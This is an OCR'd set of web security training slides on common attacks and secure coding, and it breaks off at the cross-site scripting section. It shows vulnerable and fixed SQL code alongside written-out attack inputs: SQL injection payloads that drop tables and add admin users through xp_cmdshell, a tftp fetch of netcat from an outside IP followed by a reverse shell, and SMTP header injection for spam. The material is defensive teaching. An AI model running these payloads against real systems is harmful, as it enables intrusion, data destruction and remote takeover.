
Training Course.
Part 2:
Common Web Attack
&
Secure Coding


VISC
Security Audit Department
namhb1@gmail.com

Out line



Web Security Introduction
Common Web Attack
Secure Coding
Why we need Secure Coding in Code Review ?

Web Security Introduction



Web Defender

Common Web Attack

Common Web Attack

Injection

- SQL
- Command
- Code
- Email
- …

Cross Site Scripting

- Reflected
- Stored
- DOM

File

- LFI/RFI
- File Upload

Authentication

- User Enumeration
- Brute Force

Authorization

- CSRF
- Insecure Direct Object Reference

Injection Flaws

SQL Injection

```
string Status = "No";
string sqlstring ="";
try {
    SqlConnection sql= new SqlConnection(
        @"data source=localhost;" +
        "user id=sa;password=password;");
    sql.Open();
    sqlstring="SELECT HasShipped" +
        " FROM Shipment WHERE ID='" + Id + "'";
    SqlCommand cmd = new SqlCommand(sqlstring,sql);
    if ((int)cmd.ExecuteScalar() != 0)
        Status = "Yes";
} catch (SqlException se) {
    Status = sqlstring + " failed\n\r";
    foreach (SqlError e in se.Errors) {
        Status += e.Message + "\n\r";
    }
} catch (Exception e) {
    Status = e.ToString();
}
```


Hard to guess
password!

Connecting
as sysadmin

String concat
for dynamic SQL


Telling the
bad guy
too much on failure

Why It's Wrong (1 of 3)



```
sqlstring="SELECT HasShipped" +
        " FROM Shipment WHERE ID='" + Id + "'";
```


Good Guy



Enter a Shipping ID: 1001

```
SELECT HasShipped
FROM Shipment
WHERE ID='1001'
```


Not So Good Guy



Enter a Shipping ID: 1001' or 2>1 —


```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' or 2>1 -- '
```

Why It's Wrong (2 of 3)



```
sqlstring="SELECT HasShipped" +
         " FROM Shipment WHERE ID='" + Id + "'";
```


Really Bad Guy




Enter a Shipping ID: 1001' ; drop table orders –

```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' ; drop table orders -- '
```

Downright Evil Guy




Enter a Shipping ID: 1001' ; exec xp_cmdshell('net user add URHacked Pa$sw0rd') –



Enter a Shipping ID: 1001'; exec xp_cmdshell('net localgroup admins URHacked /add') –

```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' ; exec xp_cmdshell('...') --
```

Why It's Wrong (3 of 3) Your Worst Nightmare!



① exec xp_cmdshell 'tftp -i 63.45.11.9 GET nc.exe c:\nc.exe'

Owns 63.45.11.9

② nc.exe -l -p 31337

③ exec xp_cmdshell 'c:\nc.exe -v -e cmd.exe 63.45.11.9 31337'

```
C:\>
```

SQL Injection

- Manipulation of the SQL query string

sqlString=
select * from users where name =’+**userinput**’+’and password=’+**userinput**

- Becomes

select * from users where name =‘admin’;--and password=‘anything’

- Or

select * from users where name =‘admin’ and password=‘anything’ or ‘1’=‘1’

```
Where
(name =‘admin’)
(and
            (password=‘anything’)
            or (‘1’=‘1’)
)
```

Syntax Grouping

SQL Injection


DO NOT BUILD SQL STATEMENTS DYNAMICALLY

- Use parameterized queries
  - asp, .net, java, php, python, flex?
- Use stored procedures
  - Type cast variables
  - Don’t use dynamic SQL inside procedure
  - Often seen in ‘search’ procedures

Yes. Of course your flash application can be vulnerable to injection attacks

```
        SELECT @SQL = 'SELECT * from USERS WHERE NAME ='+
@Username
        EXEC @SQL
```


SQL injection



```
String sql = "select * from users "
        + " where user_name = '" + name
        + "' and password = '"
        + PasswordService.getInstance().encrypt(password) + "'";
Statement statement = connection.createStatement();
ResultSet rs = statement.executeQuery(sql);
if (!rs.next()) {
    return "failure";
}
usersForm.setEmail(rs.getString("email"));
usersForm.setFullName(rs.getString("full_name"));
rs.close();
statement.close();
connection.close();
return "success";
```

Wrong Code

SQL injection



```
String sql = "select * from users "
        + " where user_name = ? and password = ?";
PreparedStatement statement = connection.prepareStatement(sql);
statement.setString(1, name);
statement.setString(2, PasswordService.getInstance().encrypt(password));
ResultSet rs = statement.executeQuery();
if (!rs.next()) {
    return "failure";
}
usersForm.setEmail(rs.getString("email"));
usersForm.setFullName(rs.getString("full_name"));
rs.close();
statement.close();
connection.close();
return "success";
```

Fixed Code


Application Email

- Often vulnerable to spam attacks
  - SMTP is a text based protocol
  - CR/LF pairs and new command can be inserted
    - Normal communication with SMTP server

```
Mail From:
<feedback@foo.co.nz>
Rcpt To: <user@user.co.nz>
Data
Subject: This is a test email
.
quit
```

Application Email

- Injection through recipient field
  - user@user.co.nz>%0a%0drset%0a%0dMail From: <spam@foo…..
- Modified communication with SMTP server



RESET Injected

```
Mail From:
<website@foo.co.nz>
Rcpt To: <user@demo.co.nz>
rset
Mail From: <spam@foo.co.nz>
Rcpt To:
<newrecipient@host.co.nz>
Data
Subject: This is a spam email
blah blah spam spam
.
quit
```

New Details Injected

Cross Site Scripting

Cross-Site Scripting (XSS)

